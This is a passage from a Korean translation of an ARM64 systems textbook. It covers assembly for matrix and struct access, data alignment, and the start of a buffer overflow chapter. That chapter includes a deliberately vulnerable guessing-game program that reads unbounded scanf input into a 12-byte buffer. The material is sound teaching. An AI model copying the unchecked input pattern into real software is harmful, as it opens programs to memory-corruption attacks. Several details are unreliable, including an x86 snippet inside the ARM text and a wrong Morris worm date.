0x89c <+24>:  b     0x904 <sumMat+128> // <sumMat+128>로 점프한다.
0x8a0 <+28>:  str   wzr, [sp, #24]     // 0을 sp + 24에 저장한다(j).
0x8a4 <+32>:  b     0x8e8 <sumMat+100> // <sumMat+100>로 점프한다.
0x8a8 <+36>:  ldr   w1, [sp, #20]      // w1 = i
0x8ac <+40>:  ldr   w0, [sp]           // w0 = cols
0x8b0 <+44>:  mul   w1, w1, w0         // w1 = cols * i
0x8b4 <+48>:  ldr   w0, [sp, #24]      // w0 = j
0x8b8 <+52>:  add   w0, w1, w0         // w0 = (cols * i) + j
0x8bc <+56>:  sxtw  x0, w0             // x0 = signExtend(cols * i + j)
0x8c0 <+60>:  lsl   x0, x0, #2         // x0 = (cols * i + j) * 4
0x8c4 <+64>:  ldr   x1, [sp, #8]       // x1 = m
0x8c8 <+68>:  add   x0, x1, x0         // x0 = m+(cols*i+j)*4 (또는 &m[i*cols+j])
0x8cc <+72>:  ldr   w0, [x0]           // w0 = m[i*cols + j]
0x8d0 <+76>:  ldr   w1, [sp, #28]      // w1 = total
0x8d4 <+80>:  add   w0, w1, w0         // w0 = total + m[i*cols + j]
0x8d8 <+84>:  str   w0, [sp, #28]      // total은 이제 (total + m[i*cols + j])이다
0x8dc <+88>:  ldr   w0, [sp, #24]      // w0  = j
0x8e0 <+92>:  add   w0, w0, #0x1       // w0 = j + 1
0x8e4 <+96>:  str   w0, [sp, #24]      // update j를 (j + 1)로 업데이트한다.
0x8e8 <+100>: ldr   w1, [sp, #24]      // w1 = j
0x8ec <+104>: ldr   w0, [sp]           // w0 = cols
0x8f0 <+108>: cmp   w1, w0             // j와 cols를 비교한다
0x8f4 <+112>: b.lt  0x8a8 <sumMat+36>  // (j < cols)이면 <sumMat+36>으로 점프한다.
0x8f8 <+116>: ldr   w0, [sp, #20]      // w0 = i
0x8fc <+120>: add   w0, w0, #0x1       // w0 = i + 1
0x900 <+124>: str   w0, [sp, #20]      // i를 (i+1)로 업데이트한다.
0x904 <+128>: ldr   w1, [sp, #20]      // w1 = i
```

```
0x908 <+132>: ldr   w0, [sp, #4]       // w0 = rows
0x90c <+136>: cmp   w1, w0             // i와 rows를 비교한다.
0x910 <+140>: b.lt  0x8a0 <sumMat+28>  // (i < rows)이면 <sumMat+28>로 점프한다.
0x914 <+144>: ldr   w0, [sp, #28]      // w0 = total
0x918 <+148>: add   sp, sp, #0x20      // 스택을 이전 상태로 되돌린다.
0x91c <+152>: ret                      // (total)을 반환한다.
```

지역 변수 i, j, total은 각각 스택에서 sp + 20, sp + 24, sp + 28에 로드된다. 입력 매개변수 m, row, cols는 위치 위치 sp + 8, sp + 4, sp에 각각 저장된다. 위 내용을 기반으로 요소 (i, j)에 대한 접근을 다루는 부분(0x8a8 – 0x8d8)만 조금 더 깊이 살펴본다.

```
0x8a8 <+36>:   ldr   w1, [sp, #20]       // w1 = i
0x8ac <+40>:   ldr   w0, [sp]            // w0 = cols
0x8b0 <+44>:   mul   w1, w1, w0          // w1 = cols * i
```

첫 번째 명령 셋은 i*cols를 계산한 뒤, 그 결과를 레지스터 %edx에 넣는다. 행렬의 이름이 matrix이므로 matrix + (i*cols)는 &matrix[i]와 같다.

```
0x8b4 <+48>:   ldr   w0, [sp, #24]       // w0 = j
0x8b8 <+52>:   add   w0, w1, w0          // w0 = (cols * i) + j
0x8bc <+56>:   sxtw  x0, w0              // x0 = signExtend(cols * i + j)
0x8c0 <+60>:   lsl   x0, x0, #2          // x0 = (cols * i + j) * 4
```

다음 명령 셋은 (i*cols + j)*4를 계산한다. 컴파일러는 인덱스 i*cols+j와 4를 곱한다. 행렬의 각 요소는 4바이트 정수이므로 컴파일러는 이 계산을 사용해 올바른 오프셋을 계산한다. <sumMat+56>의 sxtw 명령은 w0의 값을 64비트 정수로 부호 확장한다. 이후 주소 계산에 사용되기 때문이다.

다음 명령 셋은 계산된 오프셋과 행렬 포인터를 더하고, 이를 역참조해 요소 (i, j)의 값을 출력한다.

```
0x8c4 <+64>: ldr   x1, [sp, #8]  // x1 = m
0x8c8 <+68>: add   x0, x1, x0    // x0 = m + (cols*i + j)*4 (또는 m[i*cols + j])
0x8cc <+72>: ldr   w0, [x0]      // w0 = m[i*cols + j]
0x8d0 <+76>: ldr   w1, [sp, #28] // w1 = total
0x8d4 <+80>: add   w0, w1, w0    // w0 = total + m[i*cols + j]
0x8d8 <+84>: str   w0, [sp, #28] // total을 (total + m[i*cols + j])로 업데이트한다.
```

첫 번째 명령은 행렬 m의 주소를 레지스터 x0에 로드한다. add 명령은 (i*cols + j)*4를 m의 주소에 더해 요소 (i, j)의 올바른 오프셋을 계산한다. 세 번째 명령은 x0에 저장된 주소를 역참조하고, 그 값을 w0에 넣는다. 대상 레지스터로 w0를 사용한다는 점에 주목한다. 다루는 행렬은 정수를 포함하고, 정수는 4바이트 공간을 차지하므로 x0 대신 컴포넌트 레지스터 w0를 다시 사용한다.

마지막 3개의 명령은 total의 현재 값을 레지스터 w1에 로드하고, total과 m[i * cols + j]를 더한 뒤, 그 결과값으로 total을 업데이트한다.

M1 행렬에서 엘리먼트 (1, 2)에 접근하는 방식을 생각해 보자.




그림 9-10 행렬 M1의 메모리 레이아웃(행 우선 순서)

요소 (1, 2)는 주소 M1 + 1*COLS + 2에 위치한다. COLS = 3이므로 요소 (1, 2)는 M1+5와 일치한다. 이 위치의 요소에 접근하기 위해, 컴파일러는 5와 int 데이터 타입의 크기(4바이트)를 곱해야 한다. 그 결과 오프셋은 M1+20이며 그림의 a_{20} 바이트와 일치한다. 이 위치를 역참조하면 요소 5가 되며, 이는 실제 행렬의 요소 (1, 2)가 된다.

9.8.2 비연속적 행렬

비연속적 행렬의 구현은 조금 더 복잡하다. [그림 9-11]은 메모리상에서 M2의 형태를 나타낸다.




그림 9-11 행렬 M2의 비연속적 메모리 레이아웃

포인터의 배열은 연속적이고, `M2`의 각 요소가 가리키는 배열(즉, `M2[i]`)도 연속적이다. 그러나 개별 배열은 서로 연속적이지 않다. `M2`가 포인터의 배열이므로, `M2`의 각 요소는 8바이트 공간을 차지한다. 한편, `M2[i]`가 `int` 배열이므로, `M2[i]`의 각 요소는 4바이트씩 떨어져 있다.

다음 예시의 `sumMatrix` 함수는 정수 포인터의 배열 하나(`matrix`)를 첫 번째 매개변수로 받고, 행의 수와 열의 수를 각각 두 번째 매개변수와 세 번째 매개변수로 받는다.

```
int sumMatrix(int **matrix, int rows, int cols) {
    int i, j, total=0;

    for (i = 0; i < rows; i++) {
        for (j = 0; j < cols; j++) {
            total += matrix[i][j];
        }
    }
    return total;
}
```

이 함수는 앞에서 소개한 `sumMat` 함수와 거의 동일해 보이지만, 함수가 포인터들의 배열을 인수 행렬로 받는다는 점에서 다르다. 각 포인터는 분리된 연속적인 배열의 주소를 가지는데, 이는 행렬의 분리된 각 행과 일치한다.

`sumMatrix`에 상응하는 어셈블리는 다음과 같다. 어셈블리 코드의 각 줄에 주석을 달았다.

```
Dump of assembler code for function sumMatrix:
```

```
0x920 <+0>:   sub   sp, sp, #0x20         // 스택을 32바이트만큼 늘린다(새로운 프레임).
0x924 <+4>:   str   x0, [sp, #8]          // matrix를 sp + 8에 저장한다.
0x928 <+8>:   str   w1, [sp, #4]          // rows를 sp + 4에 저장한다.
0x92c <+12>:  str   w2, [sp]              // cols를 sp에 저장한다(스택의 맨 위).
0x930 <+16>:  str   wzr, [sp, #28]        // 0을 sp + 28에 저장한다(total).
0x934 <+20>:  str   wzr, [sp, #20]        // 0을 sp + 20에 저장한다(i).
0x938 <+24>:  b     0x99c <sumMatrix+124> // <sumMatrix+124>로 점프한다.
0x93c <+28>:  str   wzr, [sp, #24]        // 0를 sp + 24에 저장한다(j).
0x940 <+32>:  b     0x980 <sumMatrix+96>  // <sumMatrix+96> 점프한다.
0x944 <+36>:  ldrsw x0, [sp, #20]         // x0 = signExtend(i)
0x948 <+40>:  lsl   x0, x0, #3            // x0 = i << 3 (or i * 8)
0x94c <+44>:  ldr   x1, [sp, #8]          // x1 = matrix
0x950 <+48>:  add   x0, x1, x0            // x0 = matrix + i * 8
0x954 <+52>:  ldr   x1, [x0]              // x1 = matrix[i]
0x958 <+56>:  ldrsw x0, [sp, #24]         // x0 = signExtend(j)
0x95c <+60>:  lsl   x0, x0, #2            // x0 = j << 2 (or j * 4)
0x960 <+64>:  add   x0, x1, x0            // x0 = matrix[i] + j * 4
0x964 <+68>:  ldr   w0, [x0]              // w0 = matrix[i][j]
0x968 <+72>:  ldr   w1, [sp, #28]         // w1 = total
0x96c <+76>:  add   w0, w1, w0            // w0 = total + matrix[i][j]
0x970 <+80>:  str   w0, [sp, #28]         // total = total+matrix[i][j]을 저장한다.
0x974 <+84>:  ldr   w0, [sp, #24]         // w0 = j
0x978 <+88>:  add   w0, w0, #0x1          // w0 = j + 1
0x97c <+92>:  str   w0, [sp, #24]         // j를 (j + 1)로 업데이트한다.
0x980 <+96>:  ldr   w1, [sp, #24]         // w1 = j
0x984 <+100>: ldr   w0, [sp]              // w0 = cols
0x988 <+104>: cmp   w1, w0                // j와 cols를 비교한다.
0x98c <+108>: b.lt  0x944 <sumMatrix+36>  // (j < cols)이면 <sumMatrix+36>로 점프한다.
0x990 <+112>: ldr   w0, [sp, #20]         // w0 = i
0x994 <+116>: add   w0, w0, #0x1          // w0 = i + 1
0x998 <+120>: str   w0, [sp, #20]         // i를 (i + 1)로 업데이트한다.
0x99c <+124>: ldr   w1, [sp, #20]         // w1 = i
0x9a0 <+128>: ldr   w0, [sp, #4]          // w0 = rows
0x9a4 <+132>: cmp   w1, w0                // i와 rows를 비교한다.
0x9a8 <+136>: b.lt  0x93c <sumMatrix+28>  // (i < rows)이면 <sumMatrix+28>로 점프한다.
0x9ac <+140>: ldr   w0, [sp, #28]         // w0 = total
0x9b0 <+144>: add   sp, sp, #0x20         // 스택을 원래 상태로 복원한다.
0x9b4 <+148>: ret                         // (total)를 반환한다.
```

변수 i, j, total은 각각 스택 주소 sp + 20, sp + 24, sp + 28에 저장된다. 입력 매개변수 m, row, cols는 각각 위치 sp + 8, sp + 4, sp에 저장된다.

요소 (i, j) 혹은 matrix[i][j]에 대한 접근을 다루는 부분만 조금 더 깊이 살펴본다.

```
0x944 <+36>:   ldrsw  x0, [sp, #20]          // x0 = signExtend(i)
0x948 <+40>:   lsl    x0, x0, #3             // x0 = i << 3 (or i * 8)
0x94c <+44>:   ldr    x1, [sp, #8]           // x1 = matrix
0x950 <+48>:   add    x0, x1, x0             // x0 = matrix + i * 8
0x954 <+52>:   ldr    x1, [x0]               // x1 = matrix[i]
```

예시의 5개 명령은 matrix[i] 또는 *(matrix+i)을 계산한다. matrix[i]는 포인터가 하나이므로 i가 우선 64비트 정수로 변환된다. 다음으로 컴파일러는 i와 8을 곱한 뒤, 그 결괏값을 matrix와 더해 올바른 주소 오프셋을 계산한다(포인터는 8바이트 공간을 차지한다). <sumMatrix+59>의 명령어는 이후 계산된 주소를 역참조해 요소 matrix[i]를 얻는다.

matrix가 int 포인터 배열이므로, matrix[i]에 위치한 요소는 자체가 int 포인터다. matrix[i]의 j번째 요소는 matrix[i] 배열의 $j \times 4$ 오프셋에 위치한다.

다음 명령 셋은 matrix[i] 배열의 j번째 요소를 추출한다.

```
0x958 <+56>:   ldrsw  x0, [sp, #24]     // x0 = signExtend(j)
0x95c <+60>:   lsl    x0, x0, #2        // x0 = j << 2 (or j * 4)
0x960 <+64>:   add    x0, x1, x0        // x0 = matrix[i] + j * 4
0x964 <+68>:   ldr    w0, [x0]          // w0 = matrix[i][j]
0x968 <+72>:   ldr    w1, [sp, #28]     // w1 = total
0x96c <+76>:   add    w0, w1, w0        // w0 = total + matrix[i][j]
0x970 <+80>:   str    w0, [sp, #28]     // total = total + matrix[i][j]을 저장한다.
```

이 코드의 첫 번째 명령은 변수 j를 레지스터 x0에 로드한다. 그 과정에서 변수를 부호 확장한다. 다음으로 컴파일러는 왼쪽 시프트(lsl) 명령을 사용해서 j와 4를 곱한 뒤, 그 결과를 레지스터 x0에 저장한다. 컴파일러는 마지막으로 결과값을 matrix[i]에 위치한 주소에 더해서 엘리먼트 matrix[i][j]의 주소(혹은 &matrix[i][j])를 얻는다. <sumMatrix+68>의 명령어는

이후 계산된 주소를 역참조해서 `matrix[i][j]`의 값을 얻는다. 이 값은 이후 `w0`에 저장된다. 마지막으로, `<sumMatrix+72>`부터 `<sumMatrix+80>`까지의 명령은 `matrix[i][j]`의 값을 얻은 뒤, 해당 값과 `total`을 더한다.

[그림 9-11]을 다시 보면서 `M2[1][2]`에 접근하는 경우를 생각해보자. 편의를 위해 같은 그림을 [그림 9-12]에 불러왔다.




그림 9-12 행렬 M2의 비연속적 메모리 레이아웃

`M2`는 메모리 위치 a_0에서 시작한다. 먼저 컴파일러는 1에 8(`sizeof(int *)`)을 곱해 `M2[1]`의 주소를 계산한 뒤, 그 결괏값을 `M2`의 주소(a_0)에 더해 새로운 주소 a_8를 만든다. 이 주소를 역참조하면 `M2[1]` 또는 a_{36}과 관련된 주소를 얻는다. 다음으로, 컴파일러는 인덱스 2에 4(`sizeof(int)`)를 곱한 뒤, 그 결과(8)를 a_{36}에 더해 최종 주소 a_{44}를 얻는다. 주소 a_{44}를 역참조하면 값 5를 얻는다. [그림 9-11]에서 `M2[1][2]`의 값이 5임을 확인할 수 있다.

9.9 어셈블리에서의 구조체

`struct`는 C에서 데이터 타입의 컬렉션을 만드는 또 다른 방법이다('2.7 C 구조체' 참조). 배열과 달리 구조체는 다른 데이터 타입을 그루핑할 수 있다. C는 `struct`로 만든 구조체 1차원 배열과 같이 저장하며, 데이터 요소(필드field)는 연속적으로 저장된다. 1장에 제시된 `struct studentT`를 다시 살펴보자.

```
struct studentT {
    char name[64];
```

```
    int  age;
    int  grad_yr;
    float gpa;
};

struct studentT student;
```

[그림 9-13]은 student가 메모리에 놓인 상태를 보여준다. 각 ai는 특정한 필드의 주소를 나타낸다.




그림 9-13 struct studentT의 메모리 레이아웃

필드들은 선언된 순서에 따라 메모리에 연속적으로 저장된다. [그림 9-13]에서 age 필드의 메모리 위치는 name 필드 바로 뒤(바이트 오프셋 a64)이며, 그 뒤로 grad_yr(바이트 오프셋 a_{68})과 gpa(바이트 오프셋 x_{72}) 필드가 위치한다. 이 메모리 구조는 필드에 효율적으로 접근할 수 있다.

함수 initStudent를 통해 컴파일러가 구조체를 다루는 어셈블리를 생성하는 방법에 관해 살펴본다.

```
void initStudent(struct studentT *s, char *nm, int ag, int gr, float g) {
    strncpy(s->name, nm, 64);
    s->grad_yr = gr;
    s->age = ag;
    s->gpa = g;
}
```

initStudent 함수는 struct studentT의 기본 주소를 첫 번째 매개변수, 그 외 필요한 필드를 각각 나머지 매개변수로 받는다. 다음은 이 함수의 어셈블리 코드다.

```
Dump of assembler code for function initStudent:
0x7f4 <+0>:  stp  x29, x30, [sp, #-48]!  // sp-=48; x29, x30을 sp, sp+4에 저장한다.
0x7f8 <+4>:  mov  x29, sp                // x29 = sp (frame ptr = stack ptr)
0x7fc <+8>:  str  x0, [x29, #40]         // s를 x29 + 40에 저장한다.
0x800 <+12>: str  x1, [x29, #32]         // nm을 x29 + 32에 저장한다.
0x804 <+16>: str  w2, [x29, #28]         // ag를 x29 + 28에 저장한다.
0x808 <+20>: str  w3, [x29, #24]         // gr을 x29 + 24에 저장한다.
0x80c <+24>: str  s0, [x29, #20]         // g를 x29 + 20에 저장한다.
0x810 <+28>: ldr  x0, [x29, #40]         // x0 = s
0x814 <+32>: mov  x2, #0x40              // x2 = 0x40 (또는 64)
0x814 <+36>: ldr  x1, [x29, #32]         // x1 = nm
0x818 <+40>: bl   0x6e0 <strncpy@plt>    // strncpy(s, nm, 64)를 호출한다(s->name).
0x81c <+44>: ldr  x0, [x29, #40]         // x0 = s
0x820 <+48>: ldr  w1, [x29, #24]         // w1 = gr
0x824 <+52>: str  w1, [x0, #68]          // gr을 (s + 68)에 저장한다(s->grad_yr).
0x828 <+56>: ldr  x0, [x29, #40]         // x0 = s
0x82c <+60>: ldr  w1, [x29, #28]         // w1 = ag
0x830 <+64>: str  w1, [x0, #64]          // ag를 (s + 64)에 저장한다(s->age).
0x834 <+68>: ldr  x0, [x29, #40]         // x0 = s
0x838 <+72>: ldr  s0, [x29, #20]         // s0 = g
0x83c <+80>: str  s0, [x0, #72]          // g를 (s + 72)에 저장한다(s->gpa).
0x844 <+84>: ldp  x29, x30, [sp], #48    // x29 = sp, x30 = sp+4, sp += 48
0x848 <+88>: ret                         // 반환한다(void).
```

이 코드를 이해하려면 각 필드의 바이트 오프셋에 주목해야 한다. 아래 사항을 유념한다.

`strncpy`를 호출할 때 `s`의 `name` 필드의 기본 주소, 배열 `nm`의 주소, 길이 지정자를 매개변수로 전달한다. `name`이 `struct studentT`의 첫 번째 필드이므로 주소 `s`는 `s->name`의 주소와 같다.

```
0x7fc <+8>:  str  x0, [x29, #40]         // s를 x29 + 40에 저장한다.
0x800 <+12>: str  x1, [x29, #32]         // nm을 x29 + 32에 저장한다.
0x804 <+16>: str  w2, [x29, #28]         // ag를 x29 + 28에 저장한다.
0x808 <+20>: str  w3, [x29, #24]         // gr를 x29 + 24에 저장한다.
0x80c <+24>: str  s0, [x29, #20]         // g를 x29 + 20에 저장한다.
0x810 <+28>: ldr  x0, [x29, #40]         // x0 = s
```

```
0x814 <+32>: mov  x2, #0x40              // x2 = 0x40 (or 64)
0x814 <+36>: ldr  x1, [x29, #32]         // x1 = nm
0x818 <+40>: bl   0x6e0 <strncpy@plt>    // strncpy(s, nm, 64)를 호출한다(s->name).
```

앞에서 설명하지 않은 레지스터(s0)가 보인다. s0는 부동 소수점 값을 위해 예약된 레지스터 예시다.

다음 부분(<initStudent+44>부터 <initStudent+52>까지의 명령)에서는 gr 매개변수의 값을 s의 시작부터 오프셋 0x44(혹은 68) 위치에 놓는다. [그림 9-13]의 메모리 레이아웃을 보면 이 주소는 s->grad_yr와 일치한다.

```
0x81c <+44>: ldr  x0, [x29, #40]         // x0 = s
0x820 <+48>: ldr  w1, [x29, #24]         // w1 = gr
0x824 <+52>: str  w1, [x0, #68]          // gr을 (s + 68)에 저장한다(s->grad_yr).
```

다음 부분(<initStudent+56>부터 <initStudent+64>까지의 명령)에서는 ag 매개변수를 struct의 s->age에 복사한다(s의 주소에서 오프셋 0x40(혹은 64)에 위치한다).

```
0x828 <+56>: ldr  x0, [x29, #40]         // x0 = s
0x82c <+60>: ldr  w1, [x29, #28]         // w1 = ag
0x830 <+64>: str  w1, [x0, #64]          // ag를 (s + 64)에 저장한다(s->age).
```

마지막으로, g 매개변수 값은 struct의 s->gpa 필드(바이트 오프셋 72 또는 0x48)에 복사된다. %xmm0 레지스터를 사용하는 이유는 위치 %rbp-0x1c의 데이터가 단일 정밀도 부동 소수점이기 때문이다.

```
0x4006f1 <+68>: mov   -0x8(%rbp),x0      # s를 x0에 복사한다.
0x4006f5 <+72>: movss -0x1c(%rbp),%xmm0  # g를 %xmm0에 복사한다.
0x4006fa <+80>: movss %xmm0,0x48(x0)     # g를 x0+0x48에 복사한다.
```

9.9.1 데이터 정렬과 구조체

다음의 수정된 `struct studentTM` 선언을 살펴보자.

```
struct studentTM {
    char name[63]; // 64 대신 63으로 업데이트한다.
    int  age;
    int  grad_yr;
    float gpa;
};

struct studentTM student2;
```

`name`의 크기는 원래의 64 대신 63바이트로 수정됐다. 이 수정이 `struct`가 메모리에 놓이는 것에 미치는 영향을 알아보자. [그림 9-14]와 같이 시각화한다.




그림 9-14 업데이트된 `struct studentTM`의 잘못된 메모리 레이아웃. `name` 필드가 64에서 63바이트로 줄었다.

그림에서 `age` 필드는 `name` 필드의 바로 다음 바이트에 나타난다. 하지만 이는 올바르지 않다. [그림 9-15]가 메모리의 실제 레이아웃을 나타낸다.




그림 9-15 업데이트된 `struct studentTM`의 올바른 메모리 레이아웃. 컴파일러는 메모리 할당 제약을 만족하기 위해 바이트 x63을 추가한다. 추가된 바이트는 어떤 필드에도 해당하지 않는다.

A64의 정렬 정책에서는 4바이트 데이터 타입(예, `int`)이 4바이트 정렬 주소에 위치할 것을 요구한다. 더 큰 데이터 타입(`long`, `double`, 포인터 데이터)은 8바이트 정렬 주소에 위치한다. `struct`의 경우, 컴파일러는 각 필드가 정렬 요구 사항을 만족하도록 필드 사이에 빈 바이트를 패딩으로 붙인다. 예를 들어 [그림 9-15]에서 선언된 `struct`에서는 컴파일러가 바이트 a_{63}을

패딩으로 붙여 age 필드가 4의 배수인 주소에서 시작되도록 보장한다. 메모리에 적절하게 정렬된 값은 단일 연산으로 읽거나 쓸 수 있으므로 효율성이 높아진다.

어떤 struct가 다음과 같이 정의됐을 때 어떤 일이 생길지 생각해보자.

```
struct studentTM {
    int  age;
    int  grad_yr;
    float gpa;
    char name[63];
};

struct studentTM student3;
```

name 배열을 마지막으로 옮기면 age, grad_yr, gpa가 4바이트로 정렬된다. 대부분의 컴파일러는 struct의 마지막에 있는 보충용 바이트를 제거한다. 하지만 struct가 배열이라는 컨텍스트에서 계속 사용되므로(즉, struct studentTM courseSection[20];), 컴파일러는 배열의 각 struct 사이에 패딩으로 보충용 바이트를 추가함으로써 정렬 요구 사항의 만족을 보장한다.

9.10 실제 사례: 버퍼 오버플로

C 언어에서는 배열 경계 확인을 자동으로 하지 않는다. 배열 경계 밖의 메모리에 접근하면 문제가 발생할 수 있으며, 종종 세그멘테이션 폴트 같은 에러를 일으킨다. 그러나 영리한 공격자는 의도적으로 배열의 경계(**버퍼**buffer로 알려짐)를 넘는 악의적인 코드를 삽입해 프로그램이 의도하지 않은 실행을 하게 만든다. 최악의 경우 공격자는 루트 권한 또는 운영 체제 수준에서 컴퓨터 시스템에 접근할 수 있는 권한을 부여하는 코드를 실행할 수 있다. 프로그램에 존재하는 버퍼 오버런 에러를 활용한 공격을 **버퍼 오버플로 악용**buffer over exploit이라고 한다.

이 절에서는 GDB와 어셈블리 언어를 사용해 버퍼 오버플로 악용의 메커니즘을 파악한다. 이 장을 마저 읽기 전에 '3.5 어셈블리 코드 디버깅'을 읽기 바란다.

9.10.1 유명한 버퍼 오버플로 악용 사례

버퍼 오버플로 착취는 1980년대에 발생했으며, 2000년대 초반까지 컴퓨팅 업계의 주요한 골칫거리였다. 오늘날 많은 운영 체제가 단순한 버퍼 오버플로 공격에 대비한 보호 수단을 갖췄지만, 프로그래밍 부주의로 생기는 에러에는 프로그램이 무방비 상태로 광범한 위험에 노출돼 있다. 최근 스카이프Skype[6], 안드로이드Android[7], 구글 크롬Google Chrome[8]과 여타 소프트웨어에서 버퍼 오버플로 악용이 발견됐다.

다음은 역사적으로 유명한 버퍼 오버플로 악용 사례다.

모리스 웜

모리스 웜[9]은 MIT(코넬의 재학생이 작성했음을 숨기기 위해)의 ARPANet에서 1998년에 릴리스되어 유닉스 핑거 대몬(`fingerd`)에 존재하는 버퍼 오버런 취약점을 착취했다. 대몬은 리눅스나 기타 유사 유닉스 시스템에서 일종의 프로세스로 백그라운드에서 지속적으로 실행되며 보통 청소나 모니터링을 수행한다. `fingerd`는 컴퓨터나 사람에게 사용자 친화적인 보고서를 반환한다. 이 웜은 같은 컴퓨터에 보고를 여러 차례 보내는 복제 메커니즘을 통해 대상 시스템을 사용 불가한 교착 상태에 빠뜨린다. 비록 저작자는 웜이 위해하지 않은 지적 습작이라 선언했지만, 복제 메커니즘을 타고 쉽사리 퍼져 나간 웜을 제거하기는 어려웠다. 이후 버퍼 오버플로를 악용해 시스템에 허가되지 않는 권한을 취득하는 웜까지 생겨났다. Code Red(2001), MS-SQL Slammer(2003), W32/Blaster(2003) 등이 유명한 사례다.

AOL 챗 전쟁

전 마이크로소프트 엔지니어인 데이비드 아우어바흐[10]는 버퍼 오버플로에 관한 그의 경험을 세세하게 설명했다. 그는 1990년대 후반 마이크로소프트의 메신저 서비스Microsoft's Messenger

6 Mohit Kumar, "Critical Skype Bug Lets Hackers Remotely Execute Malicious Code," `https://thehackernews.com/2017/06/skype-crash-bug.html`, 2017.

7 Tamir Zahavi-Brunner, "CVE-2017-13253: Buffer overflow in multiple Android DRM services," `https://blog.zimperium.com/cve-2017-13253-buffer-overflow-multiple-android-drm-services`, 2018.

8 Tom Spring, "Google Patches 'High Severity' Browser Bug," `https://threatpost.com/google-patches-high-severity-browser-bug/128661`, 2017.

9 Christopher Kelty, "The Morris Worm," Limn Magazine, Issue 1: Systemic Risk, 2011. `https://limn.it/articles/the-morris-worm`

10 David Auerbach, "Chat Wars: Microsoft vs. AOL," NplusOne Magazine, Issue 19, Spring 2014. `https://nplusonemag.com/issue-19/essays/chat-wars`

Service(MMS)와 AOL 인스턴스 메신저(AIM)를 통합하고자 노력했다. 당시 AIM은 친구나 가족과 인스턴스 메시지Instant Message(IM)를 보낼 수 있는 유일한 서비스였다. 판로를 찾고 있던 마이크로소프트는 MMS 사용자들이 AIM의 '친구들'에게 메시지를 보낼 수 있는 기능을 MMS에 추가하고자 했다. 달갑지 않은 상황을 마주한 AOL은 MMS가 AOL 서버에 접근하지 못하도록 패치를 적용했다. 마이크로소프트 엔지니어들은 MMS 클라이언트로 하여금 AIM 클라이언트가 AOL 서버에 보내는 메시지를 조작하는 방법을 찾아내게 했고, 그 결과 AOL은 수신한 메시지가 MMS에서 온 것인지 AIM에서 온 것인지 구분하기가 어렵게 됐다. AOL은 AIM이 메시지 전송 방식을 바꾸 대응했고, MMS 엔지니어들은 이에 맞서 MMS 클라이언트 메시지를 AIM의 방식에 맞게 다시 변경했다. 이 '채팅 전쟁chat war'은 AOL이 자신들의 클라이언트에 존재하는 버퍼 오버플로 에러를 이용해 AIM 클라이언트 메시지를 검증하게 될 때까지 지속됐다. MMS 클라이언트에 동일한 취약점이 없었기 때문에, AOL의 승리로 채팅 전쟁은 끝났다.

9.10.2 살펴보기: 추측 게임

버퍼 오버플로 공격의 메커니즘을 이해하기 위해, 사용자가 프로그램과 함께 추측 게임을 하는 간단한 실행 프로그램을 소개한다. `secret` 실행 파일[11]을 다운로드한 뒤 `tar` 명령으로 압축을 푼다.

```
$ tar -xzvf secretARM64.tar.gz
```

다음은 해당 실행 파일과 관련된 메인 파일이다.

main.c

```
#include <stdio.h>
#include <stdlib.h>
#include "other.h"

int endGame(void){
  printf("You win!\n");
  exit(0);
```

11 https://diveintosystems.org/book/C9-ARM64/_attachments/secretARM64.tar.gz

```
}

int playGame(void){
  int guess, secret, len, x=3;
  char buf[12];
  printf("Enter secret number:\n");
  scanf("%s", buf);
  guess = atoi(buf);
  secret=getSecretCode();
  if (guess == secret)
    printf("You got it right!\n");
  else{
    printf("You are so wrong!\n");
    return 1;
  }
  printf("Enter the secret string to win:\n");
  scanf("%s", buf);
  guess = calculateValue(buf, strlen(buf));
  if (guess != secret){
    printf("You lose!\n");
    return 2;
  }
  endGame();
  return 0;
}

int main(){
  int res = playGame();
  return res;
}
```

추측 게임에서는 먼저 비밀번호와 암호 문자열을 입력한 사용자가 승리한다. 헤더 파일 `other.h`에는 `getSecretCode`와 `calculateValue` 함수 선언이 들어있지만, 프로그래머는 알 길이 없다. 그렇다면 사용자가 어떻게 프로그램을 깨부술 수 있을까? 생각나는 대로 해결책을 실행하기에는 너무 많은 시간이 걸린다. `secret` 실행 파일을 GDB로 분석하고 어셈블리를 따라가면서 비밀번호와 암호 문자열을 확인하는 전략이 있다. 어셈블리 코드를 분석해서 그 동작

을 파악하는 프로세스를 어셈블리 **역엔지니어링**reverse engineering이라 부른다. GDB와 어셈블리 읽기에 능숙하다면 GDB를 사용해 그 값을 역엔지니어링해서 비밀번호와 암호 문자열을 알아낼 수 있다.

그런데 그보다 더 좋은 방법이 있다.


9.10.3 자세히 살펴보기

